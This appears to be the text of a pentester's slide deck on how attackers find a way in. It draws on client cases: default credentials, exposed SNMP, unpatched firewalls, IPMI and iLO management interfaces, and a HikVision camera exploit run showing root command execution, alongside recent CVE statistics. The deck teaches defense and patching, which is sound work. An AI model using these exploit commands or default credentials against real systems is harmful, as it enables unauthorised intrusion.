

Welcome to

Hackerseminar – how hackers work

SikkerhedsBranchen

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, https://codeberg.org/kramse
hackerseminar.tex in the repo security-courses

© license CC BY 3.0. 2026 Henrik Kramselund

Contact information



- Henrik Kramselund, he/him internet samurai mostly networks and infosec
- Network and security consultant Zencurity, teacher and activist
- Master from the Computer Science Department at the University of Copenhagen (DIKU)
- Email: hlk@zencurity.com Mobile: +45 2026 6000
- Run a small network for fun AS57860

You are welcome to drop me an email

Goals for this talk



- TODO

Hacker - cracker



The short answer - drop the discussion

The word originally had a different meaning, but the media adopted the term - and today it has both meanings.

Today a hacker is still someone who breaks into systems!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - all well-known names in security

If you want to know more, start with:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Hacking is magic



Hacking sometimes looks like magic

Hacking is not magic



Hacking just requires a little ninja training

Movie:Kryptonite lock - old



Just search for: kryptonite lock bic pen

https://www.youtube.com/watch?v=LahDQ2ZQ3e0

Attack overview



http://www.sicherheitstacho.eu/?lang=en

What does a hacker actually do?




- TODO

How does a hacker find a way in?



- TODO

Network mapping



Using traceroute and similar programs you can often deduce the topology of the network you are investigating

Shit Happened



```
Login: admin
Password: admin
```

- Sometimes you buy something, power it, and forget about it
- We all do
- It is still a problem if it happens at work
- Good thing, often easier to find with scanning tools

Malicious Configuration and Negligence



> Negligence (Lat. negligentia)[1] is a failure to exercise appropriate and/or ethical ruled care expected to be exercised amongst specified circumstances.[2] The area of tort law known as negligence involves harm caused by failing to act as a form of carelessness possibly with extenuating circumstances.

Source: https://en.wikipedia.org/wiki/Negligence

- When I find something which is NOT default, but had to be configured
- It contains a default user like admin with password admin
- Or some network configuration which is equally bad

I consider this malicious, somebody *on purpose* configured something **badly**

On-site pentesting




So doing pentest can be remote or on-site, at the customer site. I was at this insurance company, very professional, very nice, doing pentesting on the network.

I scanned the network and found the usual stuff, which often includes

- Dirty server room – they all rely on the devices in this room, great
- No UPS – power cables are a mess
- Printers with default settings – we can have fun reconfiguring them
- Server administration – more about that later

The usual stuff ...

Nice Rack you got there!



Physical Inspection is Needed



Yes, go through the server room!

Things we find:


- Single firewall, running with a single power supply – single point of failure
- No Uninterruptable Power Supply – having NO UPS is bad if availability is important
- Bad cabling, disaster can strike, and no one can help you
- Bad cooling can take down your whole company

Advice: Start documenting your setup – buy a label maker today

Core Switch Administration



Then I also found switch administration with admin/admin *sigh*



- Is this the main switch for the whole office?! Yes - unfortunately
- I was also called up one time about a large core switch that had lost configuration, nothing worked

Upgrade your firmware (2020)



This was seen at the same customer in 2020:

```
Cisco ASA Version 9.8(2) - Released: August 28, 2017
Cisco ASDM 7.8(2)Cisco
```

- We can talk about firmware quality, but if you haven't *upgraded* it in 3+ years ...
- Firmware updates fix known problems and security issues – install them
- Create a process to review and update once in a while

Firewalls have software too



Most major firewall and security vendors have had serious vulnerabilities

- *Fortinet* – 27 new CVEs disclosed in a single two-day stretch in April 2026 across FortiOS, FortiSandbox, FortiWeb and more, several critical/unauthenticated
  https://www.greenbone.net/en/blog/fortinet-rce-vulnerabilities-2026-critical-vulnerabilities-in-fortisandbox/
- CVE-2024-3400 PAN-OS GlobalProtect OS command injection, CVSS 10.0
- CVE-2024-21762 FortiOS sslvpnd out-of-bounds write, unauthenticated RCE, CVSS 9.8
- CVE-2024-21591 Juniper Junos OS J-Web out-of-bounds write, unauthenticated RCE as root, CVSS 9.8
- CVE-2024-24919 Check Point Quantum Security Gateways information disclosure, CVSS 8.6

Microsoft Patch Tuesday: June–October 2026



Month	CVEs (Microsoft)	Critical	Zero-days	Exploited
June	198–208	32–37	3	0 at release*
July	569–570	56–59	3	2
August	398–421	42–62	1–3	1
September	964–974	50–113	2	2
October	1,407–1,411	69–70	2–3	1

* CVE-2026-41089 Netlogon RCE, CVSS 9.8, was disclosed in May and confirmed exploited in June

- Vendor counts disagree by month; the ranges reflect Microsoft's own bulletin count versus third-party trackers (Tenable, BleepingComputer, N-able, Krebs on Security, Qualys, Lansweeper)
- Each record is broken within months: July, then September, then October with more than 1,400 CVEs – AI-assisted vulnerability discovery is cited as a factor
- ZDI: 2,760 Microsoft CVEs patched in 2026 before the October release – more than double any previous full year

Microsoft Patch Tuesday – September 2026



- 964–974 CVEs, 50–113 critical, 2 exploited zero-days – largest Patch Tuesday at the time
- CVE-2026-81963 – Windows Update Stack EoP, CVSS 7.8, on CISA KEV
- CVE-2026-85880 – Windows ALPC heap overflow EoP, CVSS 7.8, AppContainer sandbox escape, on CISA KEV
- CVE-2026-69730 – Windows DNS Server RCE, use-after-free, CVSS 9.8, unauthenticated, not exploited at release
  https://www.tenable.com/blog/microsofts-september-2026-patch-tuesday-addresses-964-cves-cve-2026-81963-cve-2026-
- Out-of-band update needed days later: the patches broke Remote Desktop Services, Hyper-V Linux VMs and USB audio

Microsoft Patch Tuesday – October 2026



- 1,407 CVEs (Tenable) or 1,411 (BleepingComputer), 69–70 critical – largest Patch Tuesday ever
- CVE-2026-96951 – Windows Shell security feature bypass, Mark of the Web bypass via a malicious file, CVSS 8.8, exploited zero-day
- CVE-2026-108398 – .NET Framework security feature bypass, WDAC bypass, CVSS 8.8, publicly disclosed
- CVE-2026-70279 – Exchange Server spoofing, CVSS 9.3, exploitation more likely
  https://www.tenable.com/blog/microsofts-october-2026-patch-tuesday-addresses-1407-cves-cve-2026-96951
- Zero-day count disagrees: Tenable says 2, BleepingComputer says 3, adding CVE-2026-92707 MessagePack-CSharp DoS

  https://www.bleepingcomputer.com/news/microsoft/microsoft-october-2026-patch-tuesday-fixes-1-411-flaws-3-zero-days/

Not just Microsoft



- Microsoft is a well-known vendor here, but far from the only vendor with high numbers
- *Linux kernel* – 5,681 CVEs in 2025 (highest single year ever recorded); already 2,308 CVEs in H1 2026, the single highest vendor count for the period
  https://linuxiac.com/linux-tops-2026-cve-charts/
- *Oracle* – 1,235 CVEs in a single Critical Patch Update, July 2026
- *Google/Chromium* – 1,752 CVEs H1 2026
- Hackers only need one of these in a system you forgot to update

How do we find systems – Nmap banner scanning



```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Nmap scanning is quick and easy – scan 100s of IP addresses quickly
- Can even save output as XML and includes Ndiff for comparing scans
- Network scanning is often the most efficient way to get an overview
- The network scan can immediately identify services which should NOT be available

SNMP problems



> 5.5 Simple Network Management Protocol The Simple Network Management Protocol (SNMP) [37] has recently been defined to aid in network management. Clearly, access to such a resource must be heavily protected. The RFC states this, but also allows for a null authentication service; this is a bad idea. Even a ‘‘read-only’’ mode is dangerous; it may expose the target host to netstat-type attacks if the particular Management Information Base (MIB) [38] used includes sequence numbers. (T

Source: The paper *Security Problems in the TCP/IP Protocol Suite* was originally published in Computer Communication Review, Vol. 19, No. 2, in April, 1989, Steven M. Bellovin https://www.cs.columbia.edu/~smb/papers/ipext.pdf

An update was published in 2004 *A Look Back at "Security Problems in the TCP/IP Protocol Suite"*, Steven M. Bellovin https://www.cs.columbia.edu/~smb/papers/acsac-ipext.pdf

SNMP Public (2013)



So if this was common knowledge in the 1990s, why do we still see systems with SNMP `public`

The situation:

- I was put into this office at a bank – scan the network, here are the prefixes
- Found NOTHING, really slow, getting frustrated
- Then I found SNMP available on the core router, a firewall type of device SRX3400
- Turned out they had configured with `public` - why would they to this?
- SNMP community public is NOT default on Juniper Junos anymore, this was a bank FFS!

After mapping the network



After I managed to map the network using SNMP output - with `snmpwalk`:

- Found live machines, could scan more efficiently
- Could see sessions, what is allowed
- Could see everything active on this system, and the network behind it
- Found network shares, publicly available with files containing sensitive information
- Found documents, passport pictures, ID pictures – lots of personal information

It all began with a simple SNMP walk

Talking about SNMP and old software



```
$ nmap -sU -p 161 --script snmp-info 87.xxx // large danish commercial ISP IP
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 23:45 CEST
Nmap scan report for 87.xxx
Host is up (0.0014s latency).
PORT STATE SERVICE
161/udp open snmp
| snmp-info:
| enterprise: ciscoSystems
| engineIDFormat: unknown
| engineIDData: 0300a80c0d2f2378
| snmpEngineBoots: 40
|_ snmpEngineTime:  1086d04h20m16s
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

- SNMP uptime often correlates to last firmware update, 1086 days – no firmware installed for a long time
- Network mapping - can show network infrastructure information
- Not uncommon with +1000 days – some have 1500 or even 1800 days!
- SNMP often identifies the device completely including patch level

Cisco ACI (2019)



Vulnerability Analysis

- Remote Code Execution on Leaf Switches over IPv6 via Local SSH Server (CVE-2019-1836, CVE2019-1803, and CVE-2019-1804) – SSH access with specific source port, private key left on firmware image, and on all switches
- Cisco Nexus 9000 Series Fabric Switches ACI Mode Fabric Infrastructure VLAN Unauthorized Access Vulnerability (CVE-2019-1890)
- Cisco Nexus 9000 Series Fabric Switches Application Centric Infrastructure Mode Link Layer Discovery Protocol Buffer Overflow Vulnerability (CVE-2019-1901)
- Cisco Application Policy Infrastructure Controller REST API Privilege Escalation Vulnerability (CVE2019-1889)

Source:
https://static.ernw.de/whitepaper/ERNW_Whitepaper68_Vulnerability_Assessment_Cisco_ACI_signed.pdf

Further all processes run as root user – good job Cisco. These were basically found with a weeks work!

Old software (2019)



How old can software be? This customer had some old DWL-3260AP access points

> D-Link DWL-3260AP - 802.11g Managed Access Point.
> "This product was phased out on: 20/05/2013"
> https://eu.dlink.com/uk/en/products/dwl-3260ap-wireless-ceiling-mount-poe-access-point
> (link might not work anymore)
> The software for this model is:
> Firmware 1.20 rc340 Firmware 06/04/2009

- At the time of testing in 2019 this was 10 year old software, probably full of security issues that will never be fixed

Management interfaces



In general we have lots of *management interfaces*, only intended for administrators. We should do our best to keep them isolated on management VLANs and have a secure configuration.

Server hardware typically have KVM (Keyboard Video Mouse) interfaces:

- Compaq/HP Integrated Lights-Out (ILO) Management
- Dell Remote Access Controller (iDRAC) default user root/calvin
- Generic servers like SuperMicro have Intelligent Platform Management Interface (IPMI)

  https://en.wikipedia.org/wiki/Intelligent_Platform_Management_Interface

Common problems found:

- Default settings, default passwords – often direct access to server administration
- Not upgraded, firmware has known vulnerabilities
- I have seen this for many many years, and still see this in networks after 2020

Vulnerable HP ILO – Metasploit module (2021)



Vulnerability IPMI RAKP Dump hash:

```
Name Description
---- -----------
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 172.16.10.205:623 - IPMI - Hash found: Administrator:ef4...c956bf6c9a9618a771c
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > setg RHOSTS 172.16.10.200
RHOSTS => 172.16.10.200
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 172.16.10.200:623 - IPMI - Hash found: Administrator:1aa4314318a30600...585fa89609bd2a9
```

Firmware was from 2017 – so multiple years old, updates were available

Exploits are available (2021)



```
hkj@kate:~/bin$ ./get-users.py -h
usage: get-users.py [-h] [-t] [-e] [-u U] [-p P] ip
CVE-2017-12542 Tester and Exploiter script.
positional arguments:
  ip
  target IP
optional arguments:
  -h, --help show this help message and exit
  -t        Test. Trigger the exploit and list all users
  -e        Exploit. Create a new admin user with the credentials specified in -u and -p
  -u U      username of the new admin user
  -p P      password of the new admin user
hkj@kate:~/bin$ ./get-users.py 172.16.10.205
[+] Target is VULNERABLE!
[+] Account name: User Account Username: Administrator
[+] Account name: User Account Username: ilo
```

- Another server had firmware from 2014 allowing the creation of administrative users directly

Internet of Things – to hack (2022)



This case from 2022 was a municipality in Denmark, having HikVision IP cameras, these have been critisized a lot, for good reason.

In this case we told the customer when they showed up in the external scan, this is a high risk. Later when we looked more into them, we could find a ready made exploit:
CVE-2021-36260 HikVision Remote Code Execution – critical

And surely

```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "uname -a"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
Linux (none) 4.9.37 #1 SMP Sun Jan 19 10:50:48 CST 2020 armv7l
```

More commands



```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "id"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
uid=0(admin) gid=0(root)
```

We are root - we can do what we Like


More commands



```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "ls -l"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
-rwxrwxrwx    1 admin    root          1349 Jan  8  2020 ASC16
-rwxrwxrwx    1 admin    root          3859 Jan  8  2020 ASC32
-rwxrwxrwx    1 admin    root        457196 Jan  8  2020 GBK
-rwxrwxrwx    1 admin    root          3944 Aug 29 14:23 alarm.ko
drwxrwxrwx    2 admin    root             0 Aug 29 14:23 applib
drwxr-xr-x    2 admin    root             0 Aug 29 14:23 dalg
drwxr-xr-x    2 admin    root             0 Aug 29 15:49 dlog
drwxrwxrwx    2 admin    root             0 Aug 29 14:23 dsp_extres
...
```


We can access files, and everything else on the cameras

UPS the UPS is on the network (2021)




This I have seen at multiple customers

Eaton by default allow admin/admin



- Battery UPS (Uninterruptable Power Supply) for server room has default credentials admin/admin - also this interface is over unencrypted HTTP

SNMP again!



- Eaton even has SNMP write community `private` configured
- A single command with snmp-set could disable power

HP Switches are very user friendly



```
$ telnet 172.16.1.21
Connected to 172.16.1.21.
HP J9772A 2530-48G-PoEP Switch
Software revision YA.16.08.0015
(C) Copyright 2020 Hewlett Packard Enterprise Development LP
RESTRICTED RIGHTS LEGEND
...
Press any key to continue
Your previous successful login (as manager) was on 1990-02-19 21:27:21
from 172.16.1.250
SW04Stuen# show configuration
Running configuration:
; J9772A Configuration Editor; Created on release #YA.16.08.0015
; Ver #14:01.44.00.04.19.02.13.98.82.34.61.18.28.f3.84.9c.63.ff.37.27:45
```

- Nothing to see here – just log me in without a password, thank you HP
  No NTP servers, no log servers, default credentials, using bad default SNMP public, configured with VLANs

Other Management interfaces



Found on a single customer LAN:

- UPS SNMP and Web available – also uses default credentials
- Wi-Fi controller web interface available
- HP ILO web interface - some with vulnerable software
- Network printer interfaces
- Storage devices – small NAS devices and Storwize
- HP switch interfaces – web, telnet some with default vendor admin credentials and/or SNMP public
- MOXA device Unknown usage
- ESXi management interfaces on multiple port

This was in 2021, and I wrote:
Note recent years have seen high risk vulnerabilities in these

Years after in 2023




Ransomware Campaign Compromising VMware ESXi Servers

On February 3, 2023, French web hosting provider OVH and French CERT issued warnings about a ransomware campaign that was targeting VMware ESXi servers worldwide with a new ransomware strain dubbed "ESXi-Args." The campaign appears to be leveraging CVE-2021-21974, **a nearly two-year-old heap overflow vulnerability in the OpenSLP service ESXi runs**. The ransomware operators are using opportunistic "spray and pray" tactics and have compromised hundreds of ESXi servers in the past few days, apparently including servers managed by hosting companies. ESXi servers exposed to the public internet are at particular risk.

Source: https://www.rapid7.com/blog/post/2023/02/06/ransomware-campaign-compromising-vmware-esxi-servers/

- Who allows these to be on the freaking internet!

In 2022 Don't keep your Exchange server on the LAN!



Another service which is being attacked in recent years is Microsoft Exchange

This customer had their Exchange server directly on the LAN?!

- There is a high risk that a single vulnerability in Microsoft Exchange would open this network to complete compromise

2026: Old Exchange servers are still on the internet in Denmark



- Exchange Server 2016 and 2019 went end of support on 14 October 2025
- September 2026: research by Martin Stoltenberg Potestas, Sekuritet, found over 240 outdated mail servers open to the internet at Danish authorities, critical infrastructure, telcos and financial institutions

  https://www.linkedin.com/in/potestas/
- One example: an Exchange server at Cibicom, a Danish communications and IT infrastructure provider, with a security update from May 2021 – more than five years old

  https://ing.dk/artikel/hundreder-af-usikre-mailservere-blotlagt-i-danmark-en-staaende-invitation-til-cyberkriminelle
- Early September 2026 the Danish Defence Intelligence Service (FE) warned authorities and companies about a concrete threat: replace your old Exchange servers
- Several municipalities admitted the mistake and closed internet access to their old mail servers in a hurry, one ran a build from November 2022

  https://ing.dk/artikel/kommuner-hastelukker-internetadgang-til-gamle-e-mailsystemer

Web Application Security



We typically see:

- Libraries in web applications not updated JQuery especially
- TLS settings still have TLS version 1.0 and 1.1 enabled – recommend only 1.2 and 1.3
- Cookies without `secure` and `http only` flags – easy to fix
- SQL injections also still seen
- Old PHP versions seen PHP5 even! PHP7
- Errors shown to the user – helps an attacker prepare better requests

Some of these can be identified by just running Nikto from Kali! Do it!

PHPMyAdmin password in text file older example



Also seen in web application security testing:

- File with passwords to the solution, helpful "I left the passwords in the web root folder"
- Same server also had a nice debug.log in the root, with PHP errors so helpful for checking requests
- Webserver with PHPMyAdmin
  1. This admin tool for MySQL databases was on port 80
  2. Then on port 8080 a nice file available with password
  3. Return to port 80 with browser - access admin tool
  4. Download database, **took less than 10 minutes!**




`https://customerdomain.example.com/api/customer/v1/business/$ENDPPOINT`
ENDPOINT being something like: employeedocuments, clientcontacts, businessPropertyObjects, activities

- We love REST and the world does too

REST Service Capability Granularity



Figure 7.19
A REST service candidate can be modeled specifically to incorporate uniform contract characteristics. The Update Invoice service capability candidate is split into two variations of the PUT /invoice/ service capability: one that updates the invoice state value, and another that updates the invoice customer value.



- REST using HTTP has the standard HTTP methods available (e.g., GET, POST, PUT, DELETE);
- See also https://en.wikipedia.org/wiki/Representational_state_transfer

Source:

Service-Oriented Architecture: Analysis and Design for Services and Microservices, Thomas Erl, 2017

IDOR and Blobs 2024



While scanning an API we found links to blob storage:

> Privat og konfidensielt Arbeidsavtale found
>
> https://customer2storage.azureedge.net/customer-appid-1/Business-778/EmployeeDetails-3815/2882_001-5.pdf
>
> and Ansettelsesavtale
>
> https://customer2storage.azureedge.net/customer-appid-1/Business-362/Employees-3463/PrivateDocuments-122/ansettelsesdokumenterodd.pdf
